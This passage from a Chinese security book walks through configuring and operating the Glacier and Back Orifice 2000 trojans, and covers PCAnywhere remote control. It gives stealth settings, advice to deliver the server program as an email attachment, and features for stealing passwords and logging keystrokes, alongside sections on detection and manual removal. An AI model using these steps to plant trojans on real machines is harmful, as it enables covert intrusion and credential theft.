- 记录各种口令信息：包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息，且 1.2 以上的版本中允许用户对该功能自行扩充，2.0 以上版本还同时提供了击键记录功能。
- 获取系统信息：包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率和物理及逻辑磁盘信息等多项系统数据。
- 限制系统功能：包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制。
- 远程文件操作：包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件（提供了 4 种不同的打开方式——正常方式、最大化、最小化和隐藏方式）等多项文件操作功能。
- 注册表操作：包括对主键的浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能。
- 发送信息：以 4 种常用图标向被控端发送简短信息。
- 点对点通信：以聊天室形式同被控端进行在线交谈。

2. 文件列表

（1）G_Server.exe: 被监控端后台监控程序（运行一次即自动安装，可任意改名），在安装前可以先通过“ G_Client ”的“ 配置本地服务器程序 ”功能进行一些特殊配置，例如是否将动态 IP 发送到指定信箱、改变监听端口和设置访问口令等）。

（2）G_Client.exe: 监控端执行程序，用于监控远程计算机和配置服务器程序。

3. 准备工作

冰河是一个基于 TCP/IP 和 Windows 操作系统的网络工具，所以首先应确保该协议已被安装且网络连接无误，然后配置服务器程序（如果不进行配置则取默认设置），并在欲监控的计算机上运行服务器端监控程序即可。

4. 升级方法

由于冰河 2.0 的改版较大，所以 2.0 以后版本与以前各版本完全不兼容。为此只能向老用户提供一套升级方案：1.1 版本的用户可以先用 1.1 或 1.2 版的 Client 端将新版本的 Server 程序上传至被监控端，然后执行“ 文件打开 ”命令即可；对于 1.2 版本的用户则相对简单，只要通过 1.2 版的 Client 远程打开新版本的 Server 程序就可以自动升级了，2.0 以后的各版本完全兼容。

“ DARKSUN 专版 ”中还提供了另一种升级方法，可以免去在不同版本中切换的麻烦。如果不能确定远程主机的冰河版本，在用“ 文件管理器 ”浏览目录前，最好先在工具栏下的“ 当前连接 ”列表框中选择打算连接的主机，然后直接点“ 升级 1.2 版本 ”按钮进行升级，如果返回的信息是“ 无法解释的命令 ”，那说明远程主机安装了 2.0 以上版本，具体的版本及系统信息可以通过“ 命令控制台 ”的“ 口令类命令\系统信息及口令\系统信息 ”来查看。

5. 各按钮主要功能

安装好服务器端监控程序后，运行客户端程序就可以对远程计算机进行监控了，客户端执行程序的各模块功能如下。

（1）“ 添加主机 ”：将被监控端 IP 地址添加至主机列表，同时设置好访问口令及端口，如图 4-17 所示。设置将保存在“ Operate.ini ”文件中，以后不必重输。如果需要修改设置，可以重新添加该主机，或在主界面工具栏内重新输入访问口令及端口并保存设置。



图 4-17　添加计算机

（2）“ 删除主机 ”：将被监控端 IP 地址从主机列表中删除（相关设置也将同时被清除）。

(3)“ 自动搜索 ”:搜索指定子网内安装有冰河的计算机，例如欲搜索 IP 地址“ 61.180.10.1 ”至“ 61.180.10.255 ”网段的计算机，应将“ 起始域 ”设为“ 61.180.10 ”，将“ 起始地址 ”和“ 终止地址 ”分别设为“ 1 ”和“ 255 ”，如图 4-18 所示。



图 4-18　搜索计算机

(4)“ 查看屏幕 ”： 查看被监控端屏幕（相当于执行命令控制台中的“ 控制类命令\捕获屏幕\查看屏幕 ”命令），图像参数设定窗口如图 4-19 所示。



图 4-19　图像参数设定

(5)“ 屏幕控制 ”：远程模拟鼠标及键盘输入（相当于执行命令控制台中的“ 控制类命令\捕获屏幕\屏幕控制 ”命令），其余同“ 查看屏幕 ”。

(6)“ 冰河信使 ”：点对点聊天室，也就是传说中的“ 二人世界 ”。

(7)“ 升级 1.2 版本 ”：通过“ DARKSUN 专版 ”的冰河来升级远程 1.2 版本的服务器程序。

(8)“ 修改远程配置 ”：在线修改访问口令、监听端口等服务器程序设置，不需要重新上传整个文件，修改后立即生效，如图 4-20 所示。



图 4-20　服务器端配置

(9)“ 配置本地服务器程序 ”：在安装前对“ G_Server.exe ”进行配置，例如是否将动态 IP

发送到指定信箱、改变监听端口和设置访问口令等。

6. 文件管理器

文件管理器对文件操作提供了下列鼠标操作功能。

（1）文件上传：右键单击欲上传的文件，选择“复制”命令，在目的目录中粘贴即可。也可以在目的目录中选择“文件上传自”，并选定欲上传的文件。

（2）文件下载：右键单击欲下载的文件，选择“复制”命令，在目的目录中粘贴即可。也可以在选定欲下载的文件后选择“文件下载至”，并选定目的目录及文件名。

（3）打开远程或本地文件：选定欲打开的文件，在弹出菜单中选择“远程打开”或“本地打开”命令，对于可执行文件若选择了“远程打开”则可以进一步设置文件的运行方式和运行参数（运行参数可为空）。

（4）删除文件或目录：选定欲删除的文件或目录，在弹出菜单中选择“删除”命令。

（5）新建目录：在弹出菜单中选择“新建文件夹”并输入目录名即可。

（6）文件查找：选定查找路径，在弹出菜单中选择“文件查找”命令，并输入文件名即可（支持通配符）。

（7）拷贝整个目录（只限于被监控端本机）：选定源目录并复制，选定目的目录并粘贴即可。

7. 命令控制台主要命令

控制台窗口如图 4-21 所示。

（1）口令类命令：系统信息及口令、历史口令和击键记录。

（2）控制类命令：捕获屏幕、发送信息、进程管理、窗口管理、鼠标控制、系统控制和其他控制（如“锁定注册表”等）。

（3）网络类命令：创建共享、删除共享和查看网络信息。

（4）文件类命令：目录增删、文本浏览、文件查找、压缩、复制、移动、上传、下载、删除和打开（对于可执行文件则相当于创建进程）。

（5）注册表读写：注册表键值读写、重命名、主键浏览、读写和重命名。

（6）设置类命令：更换墙纸、更改计算机名、读取服务器端配置和在线修改服务器配置。



图 4-21 控制台

8. 使用技巧

（1）用“查看屏幕”命令抓取对方屏幕信息后，若希望程序自动跟踪对方的屏幕变化，在右键弹出菜单中选中“自动跟踪”项即可。

（2）在文件操作过程中，鼠标双击本地文件将在本地开该文件；鼠标双击远程文件将先下载该文件至临时目录，然后在本地打开。

（3）在使用“网络共享创建”命令时，如果不希望其他人看到新创建的共享名，可以在共享名后加上“$”符号。欲浏览时只要在 IE 的地址栏或“开始菜单”的“运行”对话框内键入“\\[机器名]\[共享名（含“$”符号）]”即可。

（4）在 1.2 以后的版本中允许用户设定捕获图像的色深（1~7 级），图像将按设定保存为 2 的 N 次方种颜色（N=2 的[1~7]次方），即 1 级为单色，2 级为 16 色，3 级为 256 色，依此类推。需要说明的是如果将色深设为 0 或 8 则表示色深依据被监控端当前的分辨率而定，适当减小色深可以提高图像的传输速率。

2.1 以后的版本新增了以 JPEG 格式传输图像的功能，以利于在因特网上传输图像，但这项功能只适用于 2.1 以上版本（被控端），否则实际上仍是通过 BMP 图像格式传输，所以要先确认版本后再使用。

9. 常见问题

（1）安装不成功，该问题通常是由于 TCP/IP 安装或设置不正确所致。

（2）被监控端启动时或与监控端连接时弹出“建立连接”对话框，该问题是由于系统设置了自动拨号属性，可以通过安装前定制服务器程序来禁止自动拨号。

（3）可以连接但没有反应，通常是版本不匹配所致，因为 1.2 以前的版本设计上存在缺陷，所以如果不能确定远程主机的冰河版本，最好先按照前面所说的升级办法试一下，否则被监控端可能会出现错误提示。另外冰河没有提供代理功能，局域网外无法监控局域网内的计算机，除非被控端是网关。

（4）“更换墙纸”命令无效，这个问题的可能性很多，较常见的原因是被监控端的桌面设置为“按 WEB 页查看”。

（5）对被监控端进行文件或目录的增删操作后，少数情况不会自动刷新，可以通过[Ctrl+R]或选择弹出菜单的“刷新”命令手动刷新；

（6）开机口令不正确，因为 CMOS 口令是单向编码，所以编码后的口令是不可逆也是不惟一的，冰河通过穷举算出来的口令可能与原口令不符，但也是有效口令。没有试过就千万别妄下定论。

（7）占用系统资源过高，准确地说应该是 CPU 利用率过高，系统资源占用并不算过分，这主要是不断探测口令信息（敏感字符）造成的，所以在“DARKSUN 专版”中允许用户将该功能屏蔽，只要在配置时清空“敏感字符”中的所有字符串就行了。

（8）如何卸载冰河，其实冰河 1.2 正式版以后的各版本都在客户端提供了彻底的卸载功能。对于 1.2 版本，执行命令列表中的“自动卸载”命令，对其以后的版本，执行“命令控制台”中的“控制类命令\系统控制\自动卸载冰河”命令。

10. 冰河原理

当目标计算机在任何位置运行 G_server.exe 以后，该程序进入内存，在 c:\windows\system

生成 Kernel32.exe 和 Sysexplr.exe，实际上就是 G_server.exe，只是文件名改变而已。在内存中运行的程序名字是 Kernel32.exe，打开 7626 端口，供黑客进入。用“ Ctrl+Alt+Del ”组合键看不到冰河 kernel32.exe 的影子，如果仅是删除冰河在注册表中的键值，重启后 kernel32.exe 会自动检查注册表，并自动加载。

11. 防止机器被冰河控制

冰河是一种特洛依木马程序，如果不小心运行过冰河的服务器端的程序，而且的 IP 又给别人知道，那就麻烦了，别人可以用冰河的客户端软件，通过因特网控制计算机上的所有资源。有两种设置可防止这种情况的出现。

由于冰河的客户端软件在联系主机前，会用 ICMP 协议探测的 IP 是否存在（即类似 ping 命令的一种方式），如果探测不到，就会停止下一步的操作。故只要把 ICMP 关闭，冰河的客户端软件就会以为服务程序所在的机器不存在而停止连接。另一种方式是将 TCP 监听关闭。由于客户端软件会主动尝试与服务端程序连接，将 TCP 监听关闭后，服务端程序就不会响应客户端软件的控制。TCP 监听关闭后，还可以防止端口扫描程序的扫描。由于对于普通用户来说，在因特网上只是用于 WWW 浏览，或使用 ICQ 等软件，关闭 TCP 监听不会影响用户的操作。

12. 破解冰河

若已中了冰河，可用杀毒软件查杀，推荐使用手工杀法。

在开始菜单中单击“ 运行 ”按钮，弹出“ 运行 ”对话框，键入 regedit，单击“ 确定 ”按钮，打开注册表。打开 HKEY_LOCAL_MACHINE\Software\ Microsoft\Windows\CurrentVersion，其中有与系统启动相关的分支：Run、Run-、RunServices 和 RunServices-。如果这些分支的默认值为“ c:\windows\system\Kernel32.exe ”，则很不幸，的计算机中了冰河木马。但只需删除这些默认值即可。然后再打开：HKEY_CLASSES_ROOT\txtfile\shell\open\command，修改其值“ c:\windows\system\Sysexplr.exe %1 ”为“ c:\windows\notepad.exe %1 ”即可。为保险起见，在运行框中键入“ msconfig ”，在“ 启动 ”标签卡中将有关 kernel32.exe 的勾去掉（如果有的话）。

最后，用干净启动盘启动计算机到纯 DOS 状态下，进入“ c:\windows\system ”目录下，分别键入命令：

```
attrib -s -r kernel32.exe
attrib -s -r sysexplr.exe
del kernel32.exe
del sysexplr.exe
```

删除 c:\windows\system\中的 Kernel32.exe 和 Sysexplr.exe，重启即大功告成。进入注册表，若再看不到 kernel32.exe，则成功破解冰河。

二、BO2K

1. BO2K 简介

BO2K 全名为 Back Orifice 2000，是一个名为“ 死牛之祭 ”的黑客组织发布的。它是一个可以搜集信息，执行系统命令，重新设置机器，重新定向网络的客户端/服务器应用程序。BO2K 支持多个网络协议，它可以利用 TCP 或 UDP 来传送，还可以用 XOR 加密算法或更高级的 3DES

加密算法加密。

BO2K 程序主要分成 3 个部分。

（1）bo2k.exe：这是服务器程序，它的作用就是负责执行入侵者所下的命令，这个程序其实就是特洛依木马入侵程序的主体，因为它要偷偷地放入到被入侵者的计算机里才可以透过它执行想要的动作。

可以将它的服务器程序作为电子邮件的附件而发送给对方，它可以正常地运行在安装了 Windows 95/98/NT 的计算机当中。

（2）bo2kgui.exe：这是 BO2K 的控制程序，其主要作用就是用来控制服务器程序执行想要的命令。当对方执行了该服务器程序后，就可以使用 BO2K 的远程控制程序，通过网络连接获得对方系统的完全访问权限。

（3）bo2kcfg.exe：这是服务器设置程序，在使用 boserve.exe 服务器程序之前，有一些相关的功能必须通过它来进行设置。如使用的 TCP/IP 端口、程序名称和密码等。

另外，BO2K 还支持插件功能，这样就可以自己编写功能更强的插件来扩展 BO2K 的功能。

2. 配置 BO2K 服务器

BO2K 服务器的配置相当简单，只要根据其配置向导进行选择就可以了。向导会指导用户进行几个设置，包括服务器文件名（可执行文件）、网络协议（TCP 或 UDP）、端口和密码等。

用鼠标双击 BO2K 服务器配置程序 bo2kcfg.exe 文件，出现“ BO2K 配置向导 ”窗口，如图 4-22 所示。

用鼠标单击“ 下一个 ”按钮，出现如图 4-23 的对话框，要求选择作为 BO2K 服务器的文件。选择好后单击“ 下一个 ”按钮。



图 4-22 配置向导（一）



图 4-23 配置向导（二）

这时出现“ 网络类型 ”选择对话框，如图 4-24 所示。选择一个网络类型后单击“ 下一个 ”按钮。这时向导要求输入端口地址，如图 4-25 所示。

在“ 挑选端口编号 ”文本框中输入端口号，然后单击“ 下一个 ”按钮。

这时向导要求选择“ 加密类型 ”，如图 4-26 所示。选择一种加密类型后，单击“ 下一个 ”按钮。



图 4-24　配置向导（三）



图 4-25　配置向导（四）

这时向导要求输入口令，如图 4-27 所示。在文本输入框中输入口令后，单击“ 下一个 ”按钮。



图 4-26　配置向导（五）



图 4-27　配置向导（六）

这时，已经可以看到向导提示配置完成，用鼠标单击“ 完成 ”按钮，如图 4-28 所示。

这时候出现如图 4-29 所示的“ BO2K 服务器配置 ”主界面，从这里可以对 BO2K 服务器文件进行更详细的设置。



图 4-28　配置向导（七）



图 4-29　BO2K 服务器配置（一）

用鼠标单击“ 打开服务器 ”按钮，弹出“ 打开 ”对话框，选择要打开的 BO2K 服务器文件，如图 4-30 所示。




图 4-30　选择 BO2K 服务器文件

选择好以后，单击“ 打开 ”按钮，返回到“ BO2K 服务器配置 ”对话框，便可以对服务器文件进行设置，如图 4-31 所示。



图 4-31　BO2K 服务器配置（二）

其中的“ 选项变量 ”命令包括以下几类：

（1）File Transfer

选项: File Xfer Net Type

描述: 列出/更改网络传输协议。

选项: File Xfer Bind Str

描述: 文件传输的绑定，默认是 RANDOM（随机）。

选项: File Xfer Encryption

描述: 列出/更改加密方法。

选项: File Xfer Auth

描述: 文件传输证明，默认是 NULLAUTH（没有证明）。

（2）TCPIO

选项: Default Port

描述: 列出/更改 TCP 传输使用的端口。

（3）UDPIO

选项: Default Port

描述: 列出/更改 UDP 传输使用的端口。

（4）Built-In

选项: Load XOR Encryption
描述: 使用/禁止 XOR 加密，比 3DES 差。
选项: Load NULLAUTH Authentication
描述: 使用/禁止文件证明。
选项: Load UDPIO Module
描述: 使用/禁止 UDP 传输协议。
选项: Load TCPIO Module
描述: 使用/禁止传输协议。
（5）XOR
选项: XOR Key
描述: 列出/更改 XOR 加密方式的密码。
（6）Startup
选项: Init Cmd Net Type
描述: 列出/更改启动时的网络协议。
选项: Init Cmd Encryption
描述: 启动时列出当前的加密值。
选项: Init Cmd Auth
描述: 列出/更改当前的文件证明设置。
选项: Idle Timeout （ms）
描述: 更改服务端超时断开的时间（单位为毫秒）。
（7）Stealth
选项: Run at startup
描述: 使用/禁止 BO2K 在计算机启动时运行。
选项: Delete original file
描述: 删除安装文件（Enable or Disable）。
选项: Runtime pathname
描述: 更改运行时的路径。
选项: Hide process
描述: 打开/关闭隐藏程序过程。
选项: Host process name （NT）
描述: 更改宿主计算机上的程序进程名（默认是 Back Orifice 2000）。
选项: Service Name （NT）
描述: 把远程管理服务改名。

3. BO2K 控制程序

等服务器程序配置完毕，再将它发送给对方，对方执行以后，就可以通过运行 BO2K 控制程序 bo2kgui.exe 来进行控制。用鼠标双击 bo2kgui.exe 文件，出现如图 4-32 所示的“ BO2K 工作区 ”主界面。




图 4-32 “ BO2K 工作区 ” 主界面

用鼠标单击“ 文件 ” 菜单下的“ 新服务器 ” 命令，弹出“ 编辑服务器设定 ” 对话框，如图 4-33 所示。



图 4-33 编辑服务器设定

在“ 服务器名字 ” 和“ 服务器地址 ” 文本框中输入正确的服务器名字和地址，然后再选择“ 连接类型 ”、“ 默认加密 ” 和“ 证明 ” 这三个下拉列表中的选项。

一切设置好后，单击“ 好 ” 按钮，出现“ Server Command Client ” 对话框，如图 4-34 所示。



图 4-34 发送服务器命令客户端

在该操作框中，入侵者就可以使用其中的 70 多条命令对对服务器进行控制。只要两台计算机建立连接后，选个命令，加上参数，再单击“传送命令”按钮，就可以在选择的服务器上执行了这个命令。下面就来简单介绍一下其中的控制命令。

（1）Simple

命令: Ping

描述: 给一台计算机发个数据包看它能否被访问（通俗地说就是看有没有中 BO2K）。

命令: Query

描述: 返回服务器上的 BO2K 的版本号。

（2）System

命令: Reboot Machine

描述: 重启动服务器。

命令: Lock-up Machine

描述: 锁住服务器，要重启动。

命令: List Passwords

描述: 取得服务器上的用户和密码（即窃取别人的上网账号）。

命令: Get System Info

描述: 取得以下信息：

Machine Name —— 机器名

Current User —— 当前用户

Processor —— CPU 型号

Operating system version （SP version） —— 操作系统版本号（补丁版本）

Memory （Physical and paged） —— 内存（物理内存和虚拟内存）

All fixed and remote drives —— 所有的固定存储器和远程驱动器

（3）Key Logging

命令: Log Keystrokes

描述: 把按键记录到一个文件里，要指定一个文件存储输出结果。

命令: End Keystroke Log

描述: 停止记录按键。

命令: View Keystroke Log

描述: 查看按键记录文件。

命令: Delete Keystroke Log

描述: 删除按键记录文件。

（4）GUI

命令: System Message Box

描述: 在服务器的屏幕上显示一个有文本框的窗口，窗口的标题可由文本定。

（5）TCP/IP

命令: Map Port → Other IP

描述: 把服务器上一个端口的网络流通数据重定向到另一个 IP 地址和端口（Redirects network traffic from a specified port on the server to anot her IP address and port）。

命令: Map Port → TCP File Receive
描述: 从一个指定的端口收取文件，要指定端口号和文件名及详细路径。
命令: List Mapped Ports
描述: 列出所有重定向的端口和信息（源端口和目标端口）。
命令: Remove Mapped Port
描述: 去掉指定的重定向的端口。
命令: TCP File Send
描述: 连到指定的端口，发个文件给它。要指定目标 IP 地址和端口，当然文件名和路径也不能少。

（6）M$ Networking
命令: Add Share
描述: 在远程机器上建个新的共享，要指定路径和共享名。
命令: Remove Share
描述: 移除共享，要提供共享名。
命令: List Shares
描述: 列出服务器上所有的共享。
命令: List Shares on LAN
描述: 列出在 LAN 上的共享。
命令: Map Shared Device
描述: 映射共享设备。
命令: Unmap Shared Device
描述: 断开已映射共享设备。
命令: List Connections
描述: 列出远程计算机的网络连接，包括当前的和永久的连接。

（7）Process Control
命令: List Processes
描述: 列出服务器上所有正在运行的程序过程，要指定机器名
命令: Kill Process
描述: 关闭指定的程序进程，要提供进程的 ID 号（可以用 List Processes comma nd 获得）。
命令: Start Process
描述: 在服务器上开始一个进程，要指定路径和参数。

（8）Registry
命令: Create Key
描述: 在注册表里生成新值，要完整的主键路径。
命令: Set Value
描述: 设置注册表里的值，必须要完整的主键名、键名和键值。
命令: Get Value
描述: 显示指定键名的键值。
命令: Delete Key

描述: 删掉指定的主键。
命令: Delete Value
描述: 删掉指定的键名。
命令: Rename Key
描述: 给主键改名。
命令: Rename Value
描述: 改键值，要提供键值所在位置。
命令: Enumerate Keys
描述: 统计一个主键下的键的数目。
命令: Enumerate Values
描述: 统计键值数目。
（9）Multimedia
命令: Capture Video Still
描述: 从指定设备上抓图，要指定文件名和设备名。
命令: Capture AVI
描述: 从指定的设备上抓一段 AVI 小电影。
命令: Play WAV File
描述: 播放指定的 WAV 文件。
命令: Play WAV File In Loop
描述: 循环播放指定的 WAV 文件。
命令: Stop WAV File
描述: 停止正在播放的文件。
命令: List Capture Devices
描述: 列出系统中可以抓小电影的设备。
命令: Capture Screen
描述: 把当前的屏幕抓到指定的图片文件。
（10）File/Directory
命令: List Directory
描述: 列出指定路径里的目录和文件（相当于 dir）。
命令: Find File
描述: 在服务器上的某个目录里找文件。
命令: Delete File
描述: 删掉服务器上的文件。
命令: View File
描述: 查看一个文件。
命令: Move/Rename File
描述: 移动/改名文件，要指定原文件和新文件的名字。
命令: Copy File
描述: 在服务器上拷贝文件，要指定路径（在别人的机子上拷贝）。

命令: Make Directory
描述: 新建目录。
命令: Remove Directory
描述: 删除目录。
命令: Set File Attributes
描述: 改文件属性（ARSHT 存档/只读/系统/隐藏）。
命令: Receive File
描述: 从 BO2K 服务器下传文件，要绑定串（BINDSTR）、NET、ENC、文件证明（AUTH）和路径。
命令: Send File
描述: 上传文件到服务器，要 IP 地址，NET、ENC、AUTH 和路径。
命令: List Transfers
描述: 列出正在传输的文件。
命令: Cancel Transfer
描述: 取消一个传输。
（11）Compression
命令: Freeze File
描述: 把文件压缩（打包）输出到文件。
命令: Melt File
描述: 解压缩文件到某个目录中。
（12）DNS
命令: Resolve Hostname
描述: 取回服务器的正式域名和 IP 地址。
命令: Resolve Address
描述: 取回服务器的正式域名和 IP 地址。
（13）Server Control
命令: Shutdown Server
描述: 把服务器上的 BO2K 关掉，发送命令前要先“删除”才行。
命令: Restart Server
描述: 把关掉的 BO2K 服务器再启动。
命令: Load Plugin
描述: 装载插件。
命令: Debug Plugin
描述: 调试插件。
命令: List Plugins
描述: 列出已安装的插件。
命令: Remove Plugins
描述: 移除插件，要指定# 。
有了以上这些命令，就可以将运行了服务器程序文件的在线计算机控制起来，随意地将它

“摆来弄去”。

运行 BO2K 服务器文件不会主动破坏使用者的计算机，它只是将自己植入到计算机系统内，等待 BO2K 控制程序下达命令给它，然后再进行入侵。BO2K 这个程序的功能，其实说穿了是一套远程控制软件，它可以通过因特网去控制、取得远端计算机的操作与信息。BO2K 匿名登录和可能恶意控制远程机器的特点，使它成为在网络环境里一个极其危险的工具。

三、PCAnyWhere

通过远程控制的方法，坐在局域网中的任何一个角落，都可以随心所欲地远程管理自己的计算机控制服务器，就像亲自坐在服务器前面操作一样，不再跑来跑去。

要实现远程控制，需要远程控制软件，PCanywhere 是 Symantec 公司出品的一款远程控制软件，利用 PCanywhere，计算机管理人员可以轻松地实现在本地计算机上控制远程计算机，使得两地的计算机可以协同工作，并可互传文件，对话聊天。

PCanywhere 的软件包大小有 36MB，PCanywhere 能在 Windows 98/NT/2000/XP 下运行。笔者下面就简单介绍一下 PCanywhere 远程控制实现步骤。

1. 安装与配置服务器端

安装 PCanywhere 其实很简单，只需一步步单击“ Next ”按钮。随后双击桌面上的“ PCanywhere ”图标，启动以后，可以看到 PCanywhere 的主界面。

单击“ Hosts ”按钮（菜单下的大图标），可以看到它所提供的连接方式，其中“ NETWORK CABLE DSL ”指的是通过网卡、CABLE、DSL 进行远程控制。在实际应用中，由于网络速度所限，一般都是远程控制局域网中的计算机，因此选择“ NETWORK CABLE DSL ”。

在“ NETWORK CABLE DSL ”图标上单击鼠标右键，在弹出的菜单中选择“ Propities ”命令，可以设置连接属性。

刚开始看到连接属性的设置界面时，可能会被那些名目繁多的选项卡弄得不知所措，其实大部分设置保持默认值就可以正常工作，只需注意几项关键的设置即可。在“ Connection Info ”选项卡中选中 TCP／IP。

2. 创建控制用户

Caller 这一选项指的是创建连接到本机的用户账号及密码。单击在 Caller list 下的第一个图标“ New Item ”，弹出创建呼叫用户（远程控制用户）的窗口，输入“ login name ”和“ 密码 ”，如图 4-35 所示，单击“ 确定 ”按钮。回到主上级窗口再单击“ 确定 ”按钮。设置好这最基本几个选项后，服务端即可发挥作用。只需双击“ NETWORK CABLE DSL ”图标，就可以看到 PCanyhere 变成了任务栏中的一个小图标，这说明服务端已经准备就绪，可以随时接受控制端发来的控制指令。

3. 遥控端的配置

按照上面的步骤安装完成之后，双击桌面上的“ Symantec PCAnywhere ”图标启动程序，单击“ Romotes ”按钮，选择窗口内容中的“ NETWORK CABLE DSL ”图标，单击鼠标右键选择“ properties ”命令，在弹出的窗口选项卡中选择“ settings ”选项，点中 Network host PC to control or IP address（受控制的远程计算机的主机名或者 IP 地址），在这里输入“ 192.168.0.1 ”，如图 4-36 所示，单击“ 确定 ”按钮。




图 4-35　创建控制用户

当 Hosts 与 Romotes 分别在服务端与控制端上配置完毕之后，就可以使用 PCanywhere 进行双方连接，从而实现远程控制。




图 4-36　遥控端配置

4.　操纵遥控板

在服务器端双击 Hosts 的“ NETWORK CABLE DSL ” 图标，服务端的 PCanywhere 自动处在 Hosts 的就绪状态，在控制端单击“ Romotes ”，在下面的内容窗口中双击“ NETWORK，CABLE，DSL ”，则控制端的 PCanywhere 给出登录画面，在这里输入刚刚建立用户的用户名

和密码，单击“确定”按钮。

待密码验证通过之后，PCanywhere 就会打开远程终端控制窗口，在远程终端控制窗口中可以看到服务器端的桌面，从而操纵远程计算机就如同操纵本地计算机一样，可以运行服务器端的各种应用程序，或者对服务端进行远程管理。所有程序的执行过程都由服务器端处理，而控制端仅仅只显示执行结果，如图 4-37 所示。




图 4-37　操纵遥控板

可能有的读者会问：如果忘记了远程机的主机名或者 IP 地址，是否就无法使用 PCanywhere 来控制远程机了呢?其实这种担心是多余的。只要服务器已经就绪，它就会出现在 PCanywhere 的列表中，如图 4-38 所示，此时只要双击列表中远程机名称即可。



图 4-38　服务器列表

当然，PCanywhere 还有很多非常强大的功能，感兴趣的读者可以从网上下载，安装试用一下，只有亲自使用过，才能感受它的强大功能和所带来的便利。

4.4　口令破解

在日常的计算机操作中，何时都离不开密码——开机要使用 CMOS 密码、进 Windows 98

